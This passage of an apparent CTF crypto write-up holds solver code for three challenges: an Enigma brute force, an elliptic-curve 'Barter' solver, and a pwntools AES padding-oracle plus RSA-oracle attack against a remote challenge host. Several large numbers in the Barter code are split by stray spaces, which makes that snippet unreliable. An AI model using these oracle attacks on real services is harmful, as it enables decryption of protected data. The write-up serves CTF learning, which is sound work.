    leftRotor.setInnerPosition(characterAdd(leftMotorInnerPosition , delta1));
    leftRotor.setInitialPosition(characterAdd(leftMotorInitialPosition , delta1));

    let middleRotor = new enigma.RotorII();

    const middleMotorInnerPosition = "A";
    const middleMotorInitialPosition = "Y";

    middleRotor.setInnerPosition(characterAdd(middleMotorInnerPosition , delta2));
    middleRotor.setInitialPosition(characterAdd(middleMotorInitialPosition , delta2));

    let rightRotor = new enigma.RotorIII();

    const rightMotorInnerPosition = "K";
    const rightMotorInitialPosition = "W";

    rightRotor.setInnerPosition(characterAdd(rightMotorInnerPosition , delta3));
    rightRotor.setInitialPosition(characterAdd(rightMotorInitialPosition , delta3));


    machine.setRotors(leftRotor, middleRotor, rightRotor);

    let reflector = new enigma.ReflectorB();
    machine.setReflector(reflector);
```

```
    return machine;
};


const plaintext = "WIRHABENHEUTESONNE"
const cipher =    'TBFRZSFRYOXASAXHMU'

function testDeltaIsCorrect(delta1,delta2,delta3){
    let machine = createMachine1(delta1,delta2,delta3)
    let enc = ""
    for(let char of plaintext){
        enc += machine.encode(char)
    }

    return enc === cipher
}

// const m2 = "NVILDEWRVPRYJRIBDTQPUTQUNBFDMPULTZWBNCXSJEIZUTJFPF"
const m2 = "TBFRZSFRYOXASAXHMUNVILDEWRVPRYJRIBDTQPUTQUNBFDMPULTZWBNCXSJEIZUTJFPF"

function useDeltaToEncodeM2(delta1,delta2,delta3){
    let machine = createMachine1(delta1,delta2,delta3)
    let enc = ""
    for(let char of m2){
        enc += machine.encode(char)
    }
    return enc
}



function brute1(){
    for(let delta1=0;delta1<26;delta1++){
        for(let delta2=0;delta2<26;delta2++){
            for(let delta3=0;delta3<26;delta3++){
                if(testDeltaIsCorrect(delta1,delta2,delta3)){
                    let m2enc = useDeltaToEncodeM2(delta1,delta2,delta3)
                    // console.log(delta1,delta2,delta3,m2enc)
                    console.log(m2enc)
                }

            }
        }
    }
}
```

```
brute1()
```

Barter

连上去拿sign，然后构造 n = msg ** 7 - sign

然后直接算就行

```
from Crypto.Util.number import *
from tqdm import tqdm

p = 588365472890311526416416687611082331403464553287112055901623761601810028540 61
F = GF(p)
a = F(114)
b = F(514)
Curve = EllipticCurve(F, [a, b])

P = Curve(241817768894732194010174769473313544585924597885522196178335545387565642118 44,
337830500593166817467422866924929753856728076574766344568718551575626569760 35)
Q = Curve(161048529836232365548786029837576069221344428556438331506236432686385092928 39,
356283044436290977460077708386997281206096706880359309185473153484228157427 5)
rlist0 =
Curve(509205559241011184762191587010933450906271504420596472420300600866269962785 98,
173159557224703282210603062658153931125981332730430879360931886807222340791 07)

rlist = [0,
5092055592410111847621915870109334509062715044205964724203006008662699627859 8]
s = (114514 * rlist0)[0]
for i in tqdm(range(600 - 2)):
    s = int((s * P)[0])
    r = int((s * Q)[0])
    rlist.append(r)

enc =
4911741083112145038719536311222612998219730565328651097326896414315857050336523018712625
9170273241161035933005591287978072615438575718833149904800722411 88
for i in range(16):
    seq = list(bin(i)[2:].rjust(4, '0'))
    seq = [int(seq[0]), int(seq[1]), int(seq[2]), int(seq[3])]
    print(seq)
    add = rlist[55]*(seq[0]*rlist[66] + seq[1]*rlist[77] + seq[2]*rlist[88] +
seq[3]*rlist[99])
    xor = pow(rlist[114], rlist[514], rlist[233]*rlist[223])
    print(long_to_bytes((enc-add)^^xor))
```

• Math forbidden

AES padding oracle + rsa oracle

```
from Crypto.Util.number import *
from tqdm import tqdm
from pwn import *

def h2b(x: str) -> bytes:
    return long_to_bytes(int(x, 16))

def b2h(x: bytes) -> str:
    return x.hex()

def strxor(a, b):
    assert len(a) == len(b)
    return bytes([x^y for x,y in zip(a,b)])

io = remote("1.14.95.121", "9999")
# context(log_level = 'debug')

def talk1(key: bytes, iv: bytes, getdata=False):
    io.recvuntil(">")
    io.sendline("1")
    io.recvuntil(">")
    io.sendline(b2h(key))
    io.recvuntil(">")
    io.sendline(b2h(iv))
    res = io.recvline(False)
    if getdata:
        io.recvuntil("N ")
        n = int(io.recvline(False), 16)
        io.recvuntil("E ")
        e = int(io.recvline(False), 16)
        io.recvuntil("c ")
        c = int(io.recvline(False))
        return n, e, c
    if b'0.0' in res:
        return True
    else:
        return False

def talk2(n, c, syskey):
    io.recvuntil(">")
    io.sendline("2")
```

```
    io.recvuntil(">")
    io.sendline(b2h(long_to_bytes(n)))
    io.recvuntil(">")
    io.sendline(b2h(long_to_bytes(c)))
    io.recvline()
    io.sendline('yes')
    io.recvline()
    io.sendline(b2h(syskey))
    res = io.recvline(False)
    return b'0000' in res

def burst(enc):
    length = 0
    tmp = enc
    iv = b''
    for r in range(16):
        print(iv)
        midiv = strxor(iv, len(iv)*bytes([r+1]))
        for i in tqdm(range(256)):
            testiv = (bytes([i]) + midiv).rjust(16, b'\x00')
            # print(testiv)
            res = talk1(enc, testiv)
            if res:
                print(r, i, res)
                iv = bytes([i ^ (r+1)]) + iv
                break
    return iv

io.recvuntil("your token ")
enc = h2b(io.recvuntil(" ").split()[0])
iv = h2b(io.recvline(False).split()[0])
n, e, c = talk1(enc, iv, True)
mid = burst(enc)
syskey = strxor(mid, iv)[:8]
print(strxor(mid, iv))
# context(log_level = 'debug')
cnt = 200
while True:
    cnt += 1
    res = talk2(n, c * pow(pow(2, cnt, n), e, n), syskey)
    if res == False:
        print(cnt)
        break

upper = 2 ** cnt
lower = 2 ** (cnt-1)
while(lower+1 < upper):
```

```
    mid = (upper + lower) // 2
    res = c * pow(mid, e, n) % n
    back = talk2(n, res, syskey)
    if(back):
        lower = mid
    else:
        upper = mid

m = 2 ** (64*8 - 8)
secret = long_to_bytes(m//upper)[:16]*2
io.recvuntil(">")
io.sendline("3")
io.recvuntil(">")
io.sendline(b2h(secret))

io.interactive()

# io.close()
```